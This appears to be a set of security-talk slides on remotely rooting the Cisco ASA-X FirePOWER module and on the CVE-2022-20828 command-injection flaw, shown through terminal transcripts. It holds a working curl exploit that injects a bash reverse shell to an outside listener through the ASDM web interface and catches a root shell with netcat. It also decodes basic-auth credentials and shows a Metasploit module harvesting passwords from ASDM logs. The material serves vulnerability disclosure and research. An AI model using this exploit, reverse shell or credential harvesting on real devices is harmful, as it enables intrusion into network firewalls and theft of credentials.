
ASA-X with FirePOWER Services



ASA-X with FirePOWER Services Explained



ASA-X with FirePOWER Services Explained



Managing the FirePOWER Module via CLI

The command to invoke FirePOWER shell from ASA CLI

The FirePOWER shell requires a new set of credentials (admin:Admin123)

FirePOWER module shell

```
albinolobster@ubuntu:~$ ssh -oKexAlgorithms+=diffie-hellman-group14-sha1 admin@10.0.0.21
admin@10.0.0.21's password:
User admin logged in to ciscoasa
Logins over the last 3 days: 4. Last login: 20:15:45 UTC May 26 2022 from 10.0.0.28
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa> en
Password:
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.
(none) login: admin
Password:
Last login: Thu May 26 20:09:37 UTC 2022 on ttyS1

Copyright 2004-2018, Cisco and/or its affiliates. All rights reserved.
Cisco is a registered trademark of Cisco Systems, Inc.
All other trademarks are property of their respective owners.

Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:09:37 UTC 2022 on ttyS1
>
configure  Change to Configuration mode
exit      Exit this CLI session
expert    Invoke a shell
history   Display the current session's command line history
logout    Logout of the current CLI session
show      Change to Show Mode
system    Change to System Mode

>
```

“expert” == Root Shell

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)


Last login: Thu May 26 20:31:37 UTC 2022 on ttyS1

>


configure  Change to Configuration mode
exit      Exit this CLI session
expert    Invoke a shell
history   Display the current session's command line history
logout    Logout of the current CLI session
show      Change to Show Mode
system    Change to System Mode

> expert
admin@(none):~$ sudo su
Password:
Last login: Thu May 26 20:43:45 UTC 2022 on ttyS1
root@(none):/Volume/home/admin# uname -a
Linux (none) 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
root@(none):/Volume/home/admin# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
root@(none):/Volume/home/admin#
```


FirePOWER Provides SSH Root Shell “Feature”



An Attacker's Dream



Remotely Rooting the ASA-X FirePOWER Module

“lockdown-sensor” == forever disable “expert”

```
> system
System>

access-control      Change to Access-Control Mode
compliance          Change to Compliance Mode
configure            Change to Configuration mode
disable-http-user-cert Disable HTTP User Cert
exit                Exit Diagnostic Mode
expert              Invoke a shell
file                Change to File Mode
generate-troubleshoot Run troubleshoot
history             Display the current session's command line history
ldapsearch          Test LDAP configuration
lockdown-sensor      Remove access to bash shell
logout              Logout of the current CLI session
reboot              Reboot the sensor
show                Change to Show Mode
support             Change to System Support Mode - Only do this if directed by Support.
system              Change to System Mode
```

```
System> lockdown-sensor
This action will remove the 'expert' command from your system for all
future CLI sessions, rendering the bash shell inaccessible.
```

```
This cannot be reversed without a support call.
Continue and remove the 'expert' command?
```

```
Please enter 'YES' or 'NO': YES
'expert' command removed.
```

```
System>
```


```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:48:45 UTC 2022 on ttyS1
>

configure  Change to Configuration mode
exit       Exit this CLI session
history    Display the current session's command line history
logout     Logout of the current CLI session
show       Change to Show Mode
system     Change to System Mode

> █
```

ASDM Can Talk to the FirePOWER Module



Remotely Rooting the ASA-X FirePOWER Module

No FirePOWER Module Root Shell :(

The screenshot shows the Cisco ASDM 7.17(1)152 for ASA - 10.0.0.21 interface. A 'Command Line Interface' dialog box is open, showing the command 'session sfr console' entered. The response indicates that the console session with the module 'sfr' was terminated. The background shows the ASDM interface with various tabs like Home, Configuration, Monitoring, and a table of system resources.

Command Line Interface

Type a command to be sent directly to the device. For command help, type a command followed by a question mark. For commands that would prompt for confirmation, add an appropriate noconfirm option as parameter to the command and send it to the device. To make the changes permanent, use the File > Save Running Configuration to Flash menu option to save the configuration to flash.

Command:

☒ Single Line ☐ Multiple Line ☒ Enable context sensitive help (?)

session sfr console

Response:

Result of the command: "session sfr console"

Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.
Console session with module sfr terminated.

Clear Response

Send Close Help

Latest ASDM Syslog Messages

Severity	Date	Time	Syslog ID	Source IP	Source	Destination IP	Destination	Description
6	May 26 2022	20:34:58	302016	10.0.0.1	53	192.168.1.5	40309	Tear down UDP connection 50 for outside:10.0.0.1/53 to inside_2:192.168.1.5/40309 duration 0:0
6	May 26 2022	20:34:48	302015	192.168.1.5	42048	10.0.0.1	53	Bulk outbound UDP connection 93 for outside:10.0.0.1/53 (10.0.0.1/53) to inside_2:192.168.1.5/
6	May 26 2022	20:34:38	302016	10.0.0.1	53	192.168.1.5	53546	Tear down UDP connection 37 for outside:10.0.0.1/53 to inside_2:192.168.1.5/53546 duration 0:0
6	May 26 2022	20:34:28	302015	192.168.1.5	37408	10.0.0.1	53	Bulk outbound UDP connection 92 for outside:10.0.0.1/53 (10.0.0.1/53) to inside_2:192.168.1.5/
6	May 26 2022	20:34:20	106015	10.0.0.26	51249	10.0.0.21	443	Deny TCP (no connection) from 10.0.0.26/51249 to 10.0.0.21/443 flags FIN ACK on interface out
6	May 26 2022	20:34:20	302014	10.0.0.26	51249	10.0.0.21	443	Tear down TCP connection 91 for outside:10.0.0.26/51249 to identity:10.0.0.21/443 duration 0:0
6	May 26 2022	20:34:20	725007	10.0.0.26	51249			SSL session with client outside:10.0.0.26/51249 to 10.0.0.21/443 terminated

Device configuration loaded successfully.

<admin> 15 5/26/22 8:34:52 PM UTC

session sfr do `shell command`

Command Line Interface

Type a command to be sent directly to the device. For command help, type a command followed by a question mark. For commands that would prompt for confirmation, add an appropriate noconfirm option as parameter to the command and send it to the device. To make the changes permanent, use the File > Save Running Configuration to Flash menu option to save the configuration to flash.

Command

☒ Single Line ☐ Multiple Line ☒ Enable context sensitive help (?)

session sfr do `id`

Response:

Result of the command: "session sfr do `id`"


Invalid do command uid=0(root)

Clear Response


Send Close Help

Remotely Rooting the ASA-X FirePOWER Module

session sfr do `shell command`




Tweetable Reverse Shell



```
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ curl -k -u albinolobster:labpass1 \  
> -H "User-Agent: ASDM/ Java/1.8" \  
> "https://10.12.70.253/admin/exec/session+sfr+do+\'bash%20-i%20>&%20%2fdev%2ftcp%2f10.12.70.252%2f1270%200>&1\'" \  
[br/>albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ nc -lvnp 1270  
Listening on 0.0.0.0 1270  
Connection received on 10.12.70.253 47571  
bash: no job control in this shell  
bash-3.2# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
bash-3.2# uname -a  
uname -a  
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux  
bash-3.2#
```


Remotely Rooting the ASA-X FirePOWER Module

session sfr do `ghost in the shell`



CVE-2022-20828: Authenticated RCE

 Cisco Security Advisory

Cisco FirePOWER Software for ASA FirePOWER Module Command Injection Vulnerability

**Medium**

Advisory ID: cisco-sa-asafr-cmd-inject-PE4GfdG CVE-2022-20828

First Published: 2022 June 22 16:00 GMT CWE-236

Version 1.0: [Final](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCwb32418](#)

CVSS Score: [Base 6.5](#) 

[Download CSAF](#)

[Download CVRF](#)

[Email](#)

Summary

A vulnerability in the CLI parser of Cisco FirePOWER Software for Adaptive Security Appliance (ASA) FirePOWER module could allow an authenticated, remote attacker to execute arbitrary commands on the underlying operating system of an affected ASA FirePOWER module as the *root* user.

This vulnerability is due to improper handling of undefined command parameters. An attacker could exploit this vulnerability by using a crafted command on the CLI or by submitting a crafted HTTPS request to the web-based management interface of the Cisco ASA that is hosting the ASA FirePOWER module.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications

[Subscribe](#)


ASDM Still Uses Basic Auth By Default

Flow Details

2022-05-25 07:23:02 GET https://10.0.0.23/admin/pdm.sgz
← 200 OK 47.56m 1.85s

Request

Authorization: Basic cm9vdDpyb290
User-Agent: ASDM/ Java/1.8.0_333
Host: 10.0.0.23
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
No request content (press tab to view response)



```
albinolobster@ubuntu:~$ echo cm9vdDpyb290 | base64 -d  
root:root
```

Default Credentials are <blank>:<blank>

Step 1 On the computer that you specified as the ASDM client, enter the following URL:

https://asa_ip_address/admin

Note Be sure to specify **https://**, and not **http://** or just the IP address (which defaults to HTTP); the ASA does not automatically forward an HTTP request to HTTPS.

The ASDM launch page appears with the following buttons:

- **Install ASDM Launcher and Run ASDM**
- **Run ASDM**
- **Run Startup Wizard**

Step 2 To download the Launcher:

- Click **Install ASDM Launcher and Run ASDM**.
- Leave the username and password fields empty (for a new installation)** and click **OK**. With no HTTPS authentication configured, you can gain access to ASDM with no username and the **enable** password, which is blank by default. **Note:** If you enabled HTTPS authentication, enter your username and associated password. Even without authentication, if you enter a username and password at the login screen (instead of leaving the username blank), ASDM checks the local database for a match.
- Save the installer to your computer, and then start the installer. The ASDM-IDM Launcher opens automatically after installation is complete.
- Enter the management IP address, the same username and password (blank for a new installation), and then click **OK**.

Remotely Rooting the ASA-X FirePOWER Module

Credentials in Log Files

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/windows/gather/credentials/cisco_asdm_logfile
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Asdm's Asdm-idm-log-*.txt file found
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-idm-log-2022-06-24-15-30-15.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-15.txt downloaded
[+] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_426793.txt

[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_EXTRACTI0Nasdmi_452698.txt
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-idm-log-2022-06-24-15-30-41.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-41.txt downloaded
[*] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_825293.txt

[+] Loggedinusername:albinolobster

[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTI0Nasdmi_751021.txt
[*] Downloading C:\Users\albinolobster\asdm\log\asdm-idm-log-2022-06-24-16-53-34.txt
[*] Asdm Asdm-idm-log-2022-06-24-16-53-34.txt downloaded
[*] File saved to: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_asdmasdmidmlog_070366.txt

[+] password="labpass1"
[+] username="root"

[*] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACTI0Nasdmi_989553.txt
[*] PackRat credential sweep Completed
[*] Post module execution completed

```

